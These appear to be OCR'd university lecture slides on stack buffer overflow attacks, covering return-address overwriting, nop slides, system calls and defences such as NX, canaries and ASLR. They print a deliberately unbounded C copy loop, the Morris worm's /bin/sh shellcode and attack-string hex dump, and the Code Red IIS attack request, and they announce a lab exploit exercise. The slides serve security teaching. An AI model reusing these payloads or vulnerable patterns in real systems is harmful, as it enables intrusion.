  - if the position of the first ‘.’ in str is more than 10 bytes from the beginning of str, this loop will write portions of str into memory beyond the end of buf

```
void printPrefix (char* str) {
  char buf[10];
  ...
  // copy str up to "." input buf
  while (*str!='.')
    *(bp++) = *(str++);
  *bp = 0;
```


- Giving an attacker control
  - the size and value of str are inputs to this program

```
getInput    (input);
printPrefix (input);
```

  - if an attacker can provide the input, she can cause the bug to occur and can determine what values are written into memory beyond the end of buf


Changing the return address

- The return address is
  - a value stored in memory on the stack
  - the target address of the return statement
  - the address of instruction that executes after the return
- Control flow
  - the value of the return address determines control flow
  - changing the return address changes control flow
- The attacker's goal
  - introduce code into the program from outside
  - trick program into running it
- Changing the return address
  - allows attacker to change control flow
  - if it points to data, then that data becomes the program



The Stack-Smash Attack String

- Hard parts
  - determining location of return address in attack string
  - determining address to change return address to
- Making it easier
  - approximate return address value
    - e.g., run program with big string and see where it crashes
  - start attack string with many copies of return address
  - next in attack string is long list of nop instructions
    - called the “nop slide” (aka “nop” “sled” or “ramp”)
  - finally include the code for the worm
- Works if
  - return address guess is anywhere in nop slide
    - e.g, in the example address 0x1234 must be somewhere between first nop and start of virus




Morris Worm Payload

```
# VAX Assembly
pushl   $68732f        '/sh\0'
pushl   $6e69622f      '/bin'
movl    sp, r10
pushl   $0
pushl   $0
pushl   r10
pushl   $3
movl    sp,ap
chmk    $3b
```

Morris Worm Attack String

```
00000000: 0101 0101 0101 0101 0101 0101 0101 0101  ................
*
00000180: 0101 0101 0101 0101 0101 0101 0101 0101  ................
00000190: dd8f 2f73 6800 dd8f 2f62 696e d05e 5add  ../sh.../bin.^Z.
000001a0: 00dd 00dd 5add 03d0 5e5c bc3b e4f9 e4e2  ....Z...^\.;....
000001b0: a1ae e3e8 efae f2e9 0000 0000 0000 0000  ................
000001c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000200: 0000 0000 20c0 0100 fce9 ff7f a8e8 ff7f  .... ............
00000210: bce8 ff7f 0000 0028                      .......(
```


The Morris Internet Worm
source code
This disk contains the complete source code of the Morris Internet worm program. This tiny, 99-line program brought large pieces of the Internet to a standstill on November 2nd, 1988.
The worm was the first of many intrusive programs that use the Internet to spread.
The Computer History Museum

Code Red (2001)

- attacked buffer overflow in IIS (Microsoft's Web Server)
  - infected 359,000 machines in first 14 hours (est cost $2.6B)
  - displayed string "HELLO! Welcome to http://www.worm.com! Hacked By Chinese!"
  - was to launch DOS attack on whitehouse.gov, but detected and the White House changed their IP address to avoid attack
- attack string
  - The N's cause the overflow; what follows is the beginning of the virus

```
GET /default.ida?
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd
3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00
c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
```

System Calls

- CPU instructions to signal the OS to do something
- CPSC 313 for gory details
- New instruction in our ISA

Name	Semantics	Assembly	Machine
system call	`system call #n`	`sys $n`	**`f1nn`**

- Like function calls, but args passed in registers r0-r2
- Available system calls:
  - sys $0: read(fd, buffer, size): read some data from fd (0 = standard in)
  - sys $1: write(fd, buffer, size): write some data to fd (1 = standard out)
  - sys $2: exec(buffer, size): execute program
- System calls return result in r0

System Calls

- Example code:

```
.pos 0x1000
  ld $0, r0
  ld $str, r1
  ld $12, r2
  sys $0
  halt

.pos 0x2000
str:
  .long 0x68656c6c # hell
  .long 0x6f20776f # o wo
  .long 0x726c640a # rld\n
```

System Calls

- xxd, your new friend

```
$ echo 'hello world' | xxd -p -c 4
68656c6c
6f20776f
726c640a
$ echo 627965520776f726c640a | xxd -p -r
bye world
```


In the Lab

- You get to write a real exploit
  - first, write some malicious code
  - then, get your code executed
- Attacker input must include code
  - use simulator to convert assembly to machine code
  - enter machine code as data in your input string
- And, you get to attack *a real server on the Internet*

Protecting from Buffer Overflow Attack

- What if stack grew DOWN?
  - active frame at the highest addresses
  - draw the picture…

- Modern protections
  - NX/DEP: Non-executable stack
  - SSP: Canaries
  - ASLR: Randomized stack addresses



UBC CTF Team

- Meets every Tuesday at 6:30pm in ICCS X050
- Email me for more info: Robert Xiao <brx@cs.ubc.ca>